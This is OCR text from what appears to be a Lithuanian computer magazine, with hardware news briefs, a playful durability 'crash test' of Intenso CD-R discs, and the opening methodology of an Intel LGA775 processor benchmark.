— še tau sisteminis biuro lygio blokas, o jeigu atvilkai zenitinį pabūklą — pasirašyk, ir gausi žiauriai kietą komplektą su monitoriumi, pele ir klaviatūra. Be to, man kažkodėl nesitiki, kad jeigu koks kariūnas po pagalve saugojo automatą, tai, apkeitęs jį į naujutėlaitį kompiuterį, iš esmės pakeis savo gyvenimą ir užsiims, pavyzdžiui, *web* dizainu. Juk kompiuteris piktadario rankose — taip pat ginklas, ir dar koks.



SPAUSDINTUVAS TULPĖMS

Elektroninės parduotuvės *compactImpact.com* asortimente pasirodė unikalus spausdintuvas, kuris skirtas vaizdų spausdinimui ant... gėlių. O ką? Įrenginys pakankamai naudingas. Dabar savo mylimai merginai jau galima ne šiaip sau padovanoti kvepiančių gėlių puokštę, bet tiesiog ant jų užrašyti keletą malonių žodžių. Tuo pačiu sutaupysi pinigų, kuriuos sumokėtum už atvirutę :). *Flower Printer* vidinės sandaros detalės nėra skelbiamos, tačiau, sprendžiant iš visko, jis primena įprastinį čiurkšlinį spausdintuvą, tačiau prieš spausdinimą gėlytę būtina apdoroti specialiu aliejumi. Taip pat nežinoma, ar įrenginį galima prijungti prie kompiuterio ir kaip į jį užkrauti naujus vaizdus. Panašu, jog visa tai bus staigmena pirkėjui. Beje, šis stebuklas kainuoja pakankamai nemažai — 1250 amerikietiškų prezidentų, o kiekvienas naujas kartridžas — 65 dolerius. Savaime suprantama, žaidimams namuose toks daikčiukas per brangus, tačiau daugelis gėlių salonų gali sau tai leisti, juolab kad tokia paslauga tarp gėlių pirkėjų tikrai bus paklausi.

RYŠKIOS PAPŪGĖLĖS



Kompanija „Viewsonic" pristato naujų monitorių seriją, kurios vedliu tampa šis VX2025wm modelis, o jam talkina „Viewsonic VG920". VX2025wm turi 20,1 colio įstrižainės LCD ekraną, kuriame vaizdą galima parinkti net iki 1680x1050 rezoliucijos. 8 ms. reakcijos laikas leidžia mėgautis kompiuteriniais žaidimais taip, kaip iki šiol to padaryti nebuvo įmanoma, o 800:1 kontrastas, 300 cd/m ryškumas ir 176 laipsnių kampo stebėjimo zona yra tik „menkučiai" priedai, kurie puikiai dera prie ypač grakštaus plačiaekranio monitoriaus.

„Viewsonic VX2025wm" — 2 133 Lt
www.viewsoniceurope.com

VISI NORI KOKYBĖS, KOKYBĖS IR DAR KARTĄ KOKYBĖS...


Tai universalus biuro prietaisas, kuris ne tik dovanoja aukštos kokybės rezultatus, bet ir sutaupo vietos ant mūsų darbo stalo. Šis P4350 modelis nėra visiška naujovė — kopijavimo, spausdinimo ir nuskaitymo aparatu viename jau džiaugiamės senokai, tačiau vargu ar yra tokių kokybiškų kaip šis. Juk ant vieno atspausdinto lapo sugula 4 800 dpi kokybės rašalo lašelių. Prieš spausdinant nuotraukas, galima jas apžiūrėti ryškiame LCD ekrane — ir net nereikia AK. Speciali „Lexmark" programinė įranga sugeba labai greitai ir paprastai pašalinti tokius nuotraukų defektus, kaip „raudonos akys", spalvų išplaukimas ar net nuotraukos sumažinimas. O 48 bitų 600x2400 dpi „variklis" atspausdintas nuotraukas leidžia vėl paversti skaitmeniniu failu, beveik neprarandant kokybės — būtent tokiais parametrais apibūdinami šiame prietaise įmontuoti skaitytuvas ir kopijavimo aparatas.

„Lexmark P4350" kaina — 410 Lt
www.lexmark.com



010

INTENSO „crash–testas“



PRAĖJUSIAME NUMERYJE APRAŠINĖJOME LIETUVOJE DAR NEMATYTOS „INTENSO“ KOMPANIJOS PRODUKCIJĄ. „INTENSO“ SPECIALIZUOJASI CD, DVD DISKŲ IR „KICK–OUT“ DĖKLŲ GAMYBOJE. APIE PRODUKCIJOS ĮVAIROVĘ SMULKIAU JAU RAŠĖME, NEPAGAILĖJOME DAUG GRAŽIŲ ŽODŽIŲ GIRDAMI KOMPANIJĄ — JI SENIAI PRIPAŽINTA VISAME PASAULYJE. BET LIETUVIAI NEBŪTŲ LIETUVIAI, JEI TAIP LENGVAI PRIIMTŲ JIEMS PERŠAMUS DALYKUS. NEPASIDUODAME MES TAIP LENGVAI PERŠAMAI REKLAMAI, PRIEŠ TAI VISKO NEIŠBANDĘ SAVU KAILIU.

Lyg šiandien pamenu, kaip prieš daugiau nei 10 metų važiavau į kitą miesto galą pas vieną pažįstamą, tvirtai kišenėje spausdamas poros gigabaitų kietąjį diską. Jis buvo pilnut pilnutėlis, prigrūstas pačios reikalingiausios informacijos, kurią žūtbūt reikėjo saugiai perkelti į archyvą. Kitame miesto gale gyvenantis pažįstamas buvo pasirinktas ne atsitiktinai — jis turėjo CD–R įrenginį. Tikriausiai vienas pirmųjų Kaune... CD–R diskas, į kurį turėjo būti perkelta mano informacija, buvo šviesiai žalios spalvos, be jokių skiriamųjų ženklų ar gamintojo logotipų. Liaudyje tokius vadindavo „noname“ ir jie kainuodavo keliolika litų. Pilno CD įrašymas truko apie valandą. Dar po kelių valandų perrašytos informacijos sutikrinimo, buvo galima duomenis iš kietojo disko pašalinti. Nepameluosiu — tą „noname‘ą“ naudojau ne vienerius metus. Gal būt dėl to, kad jį ypač saugojau, laikydavau tik dėžutėje, atsargiai iš jos išiminėdavau, o panaudojęs vėl saugiai padėdavau atgal.

Rašydamas šį tekstą apsidairiau aplink — ant stalo guli gal 20 CD/DVD. Dauguma jų be dėžučių, užkrauti popieriais, žurnalais, kavos puodeliais ir t.t. Tarp jų „noname‘as“ tikriausiai nebūtų išgyvenęs nei dienos, nes dabartiniai diskai gaminami iš daug atsparesnių medžiagų. Taigi nusprendėme pažiūrėti, kaip prieš brutalią jėgai sugeba atsilaikyti „Intenso“ produkcija.

[Be gailesčio] Testams pasirinkom populiariausią 700 MB talpos CD–R formatą. „Iškepėme“ 10 vienodų „Windows XP Professional w/SP2“ kopijų. Kiekvienoje jų buvo 7218 failų ir 211 katalogų. Atlikus po vieną testą su kiekvienu „pacientu“, diskas buvo patikrintas CD/DVD diskų paviršiaus skenavimui skirta programa.

Testinis stendas

- Grindys, stalas, asfaltas, PEUGEOT 306, el. virdulys, akvariumas, *viskio butelis, mikrobangų krosnelė, žiebtuvėlis, rankos, kojos ir k.t.*
- Disko paviršiaus skenavimui ir duomenų nuskaitymui naudojom „Emsa DiskCheck“ programinę įrangą.

Testai

1. Atsparumas įbrėžimams
2. Atsparumas tiesioginiams saulės spinduliams
3. Atsparumas drėgmei
4. Atsparumas verdančiam vandeniui
5. Atsparumas automobilio padangoms (su Kick–Out)
6. Atsparumas automobilio padangoms (be Kick–Out)
7. Atsparumas dideliam karščiui
8. Atsparumas skilimui
9. Atsparumas alkoholiui
10. Atsparumas mikrobangoms

Dauguma gamintojų siekia testuoti savo kompaktinių diskų ilgaamžiškumą, t.y. laiko tarpą, kurį jie sugeba išlaikyti nepakitę ir „neužrakinę“ savyje duomenų. Vienu svarbiausių diskų ilgaamžiškumo faktorių yra viršutinis sluoksnis – dažniausiai naudojami auksinis, sidabrinis arba dalinai sidabrinis sluoksniai. Auksinis, žinoma, yra geriausias, tačiau kartu *ir brangiausias, kurį mažiausiai veikia korozijos procesas.* Įrašomų diskų gyvenimo trukmei daug įtakos turi aukštos temperatūros ir drėgmė — disko atsparumas, žinoma, mažėja, tačiau tik pamažu, todėl patys vartotojai privalo saugoti savo duomenų laikmenas tiek nuo saulės spindulių, tiek ir nuo kitų „pavojų“. Įdomu tai, jog gamintojai teigia, kad diskai išgyvena apie 5–10 metų iki įrašymo dienos, tačiau nesiryžta prognozuot,i kiek ilgai jie „temps“ po to. Visa tai vėlgi priklauso nuo laikymo sąlygų. Kiek kitaip yra su perrašomais diskais — duomenys įrašomi į tam tikrą metalo lydinio sluoksnį, kurį dengia aliuminio „apsauga“. Perrašomų diskų lydinio sluoksnis nėra toks atsparus, kaip paprastų įrašomų diskų, todėl disko gyvenimo ciklas žymiai sutrumpėja. Jų amžių taip pat pakoreguoja ultravioletiniai spinduliai bei karštis, todėl nepasitikėkite užrašu, jog DVD–RW galite perrašyti net 1000 kartų. Jeigu savo kompaktinius diskus laikėte neatsargiai, kartų skaičius yra kur kas mažesnis.

1.



Labai dažnai panaudojus diską jis lieka gulėti ant stalo, ant jo numetamas naujas „Hakerio" numeris, ausinės ar kitas kietas daiktas. Kartais CD nukrenta ant žemės, ant jo netyčia užlipama ir t.t. Pabandėme imituoti panašias aplinkybes.
Šį egzaminą „Intenso" išlaikė puikiai. Pamanėm, kad šiek tiek pasikuklinom braižydami diską ir į pagalbą pasikvietėm porą kolegų. Diskas tapo nenuskaitomas ;]



2.

Pavasaris jau beldžiasi į mūsų langus ir visą savaitę tiesioginiai saulės spinduliai kaitina antrąjį „pacientą". Diskas puikiausiai nuskaitomas, klaidų — 0.

3.



Gamintojai nurodo leistiną drėgnumo lygį CD saugojimui, bet pasitaiko, kad diskas su svarbiais duomenimis užsilieka per naktį automobilyje ar prie atviro lango lyjant lietui. „Intenso" šį testą atlaikė taip pat be priekaištų, tiesa, mums baigėsi kiek liūdniau iš komandiruotės grįžus bendradarbiui, kuris savo akvariume rado trečiąjį mūsų „pacientą".



4.

Labai mėgstu kavą. Karštą kavą. Tfu, tfu, tfu, dar nei karto netyčia neišpyliau kavos ant stalo, bet jei taip nutiktų — duomenys „Intenso" laikmenose išliks saugūs.

5–6.





Pasakysi nerealu pamesti CD važiuojamojoje kelio dalyje? Visko pasitaiko, bet diskus geriau laikyti saugioje „Kick-Out" dėžutėje. Automobiliui pervažiavus mūsų 5-ąjį „pacientą", duomenis apsaugojo būtent „kik-autas". Sveikiname! 0 klaidų. 6-ajam diskui kiek liūdniau — 420 iš 7218 failų praradome, bet diskas liko nuskaitomas.

7.



Gaisro „Intenso", kaip ir bet kokio kito gamintojo diskai, neišgyventų. 2–3 sekundės žiebtuvėlio liepsnos dar nėra mirtina dozė, bet po 6 sekundžių „Intenso" tapo nenuskaitomas. Ilsėkis ramybėje, 7-asis „paciente".



8.

Diskui nukritus nuo stalo, tiek diskas, tiek jame esantys duomenys tikrai liks sveiki. Tuo įsitikinom ilgai mėtę 8-ąjį „pacientą". Ir tik po kelinto „gero" smūgio į sieną diskas skilo. Tikiuosi, šefas sienų neapžiūrinės ;)

9.




Alkoholis yra blogai. Ir ne tik jūsų sveikatai, bei visuomenės gerovei. CD/DVD diskų paviršius yra padengtas laku, o alkoholis, benzinas ar tirpiklis gali laką pažeisti, bet keli lašai „netyčia" užtiškę ant „Intenso" disko bėdų nepridarė.




10.

Na taip, nė vienas testas užtikrintai „nepribaigė" vokiškos „Intenso" produkcijos. Kažką juk reikėjo daryti... Kelios sekundės įspūdingo reginio, pusvalandis smarvės, bet 10-asis „pacientas" užtikrintai „nužudytas". Nebandykite to pakartoti namuose!

[Baigiamasis žodis] Nors DVD diskai šauniai stumia iš rinkos CD diskus, pastarieji vis dar dažnai naudojami dėl didelio greičio, mažos kainos ir patogios talpos. DVD diskų viršutinis sluoksnis (kuriame saugoma informacija) yra daug atsparesnis, todėl testams pasirinkome jautresnius CD diskus. Archyvus tikriausiai patogiau laikyti DVD diskuose ir saugiose dėžutėse, o laikini duomenys (draugui įrašyta muzika ar filmas, vakarėlio nuotraukos ar referatai) puikiai „suguls" ir į 700 MB CD diską. Bet net ir laikina informacija kartais gali būti labai svarbi ir nevertėtų pagailėti keliu papildomų centų už patikimos kompanijos CD diską. Po šio „crash" testo duomenis galėsiu patikėt ir „Intenso" produkcijai :].





Viena galva gerai, bet būna ir dvi


[Intro] Procesorius... Kiek per visą kompiuterių istoriją yra kilę ginčų dėl šio sistemos komponento svarbumo — dabar jau jų nė nesuskaičiuosi. Ir nors dabar statistinis namų kompiuteris apima platų užduočių spektrą (nuo paprasto tekstų surinkimo iki kiečiausių 3D žaidimų ir vaizdo skaitmenizavimo) pirmenybę priklausomai nuo vartotojo poreikių kartais perima ir kiti įrenginiai, perkant arba atnaujinant sistemą procesorius vis tiek išlieka pirmoje visų kainoraščių vietoje.
Manau, čia nieko aiškinti nereikia. Kad ir kokią brangią ar galingą vaizdo plokštę tu turėtum, ji neatskleis nė pusės savo potencialo, jeigu komandas jai perdavinės trejų metų silicio „senukas". Aš iš viso patyliu apie sudėtingus skaičiavimus atliekančias programas :). Štai taip, remdamisi šiomis mintimis, mes šiame straipsnyje nusprendėme ištestuoti LGA775 platformai skirtus (taip pat tiek biudžetinius, tiek ir ypač našius) *Intel* procesorius.

[Testavimo metodika] Norėdami išaiškinti visas silpnas ir stiprias procesorių puses, mes per juos praleidome gana didelį testų rinkinį. Tarp jų atsirado jau tapęs klasika *3DMark'01 SE*, 1 Mb tikslumu skaičių *Pi* laikui apskaičiuojanti programa *SuperPI*, taip pat į *WinRAR 3.50* archyvatorių įmontuotas testavimo įrankis. Žaidimus atstovavo *Unreal Tournament 2004*, kuris buvo leidžiamas su maksimalia detalizacija ir minimalia skiriamąja geba — tokiu atveju pagrindinė apkrova tenka būtent procesoriui, o ne vaizdo posistemei. Be to, mes taip pat ištestavome ir garso bei vaizdo kodavimą — čia buvo įdarbintos programos *Exact Audio Copy* (*Lame* kodekas, naudojantis VBR 160 Kb/s kokybės suspaudimą) ir *Gordian Knot*, suspaudžianti vaizdo srautą į *DivX* formatą (buvo naudojama 5.11 kodeko versija). Norėdami jų gimtojoje aplinkoje (*multiprocessing*) patikrinti procesorius su dviem branduoliais ir su *Hyper-Threading* dirbančius akmenukus, mes pakartotinai naudojome *Exact Audio Copy* ir *SuperPI*, tačiau šį kartą tai buvo daroma su lygiagrečiai veikiančiu *WinRAR* testu.

Testinis stendas
Motininė plokštė: *Asus P5AD2-E Premium*
Atmintis: 2x512 Mb *Corsair CM2X512A-5400UL 3-2-2-8*
Vaizdo plokštė: 256 Mb *Asus EN7800GTX TOP*
Aušintuvas: *Zalman CNPS 7700Cu*
Kietasis diskas: *Western Digital WD200 SATA*
Maitinimo šaltinis: 480W *Thermaltake PurePower Butterfly W0020*

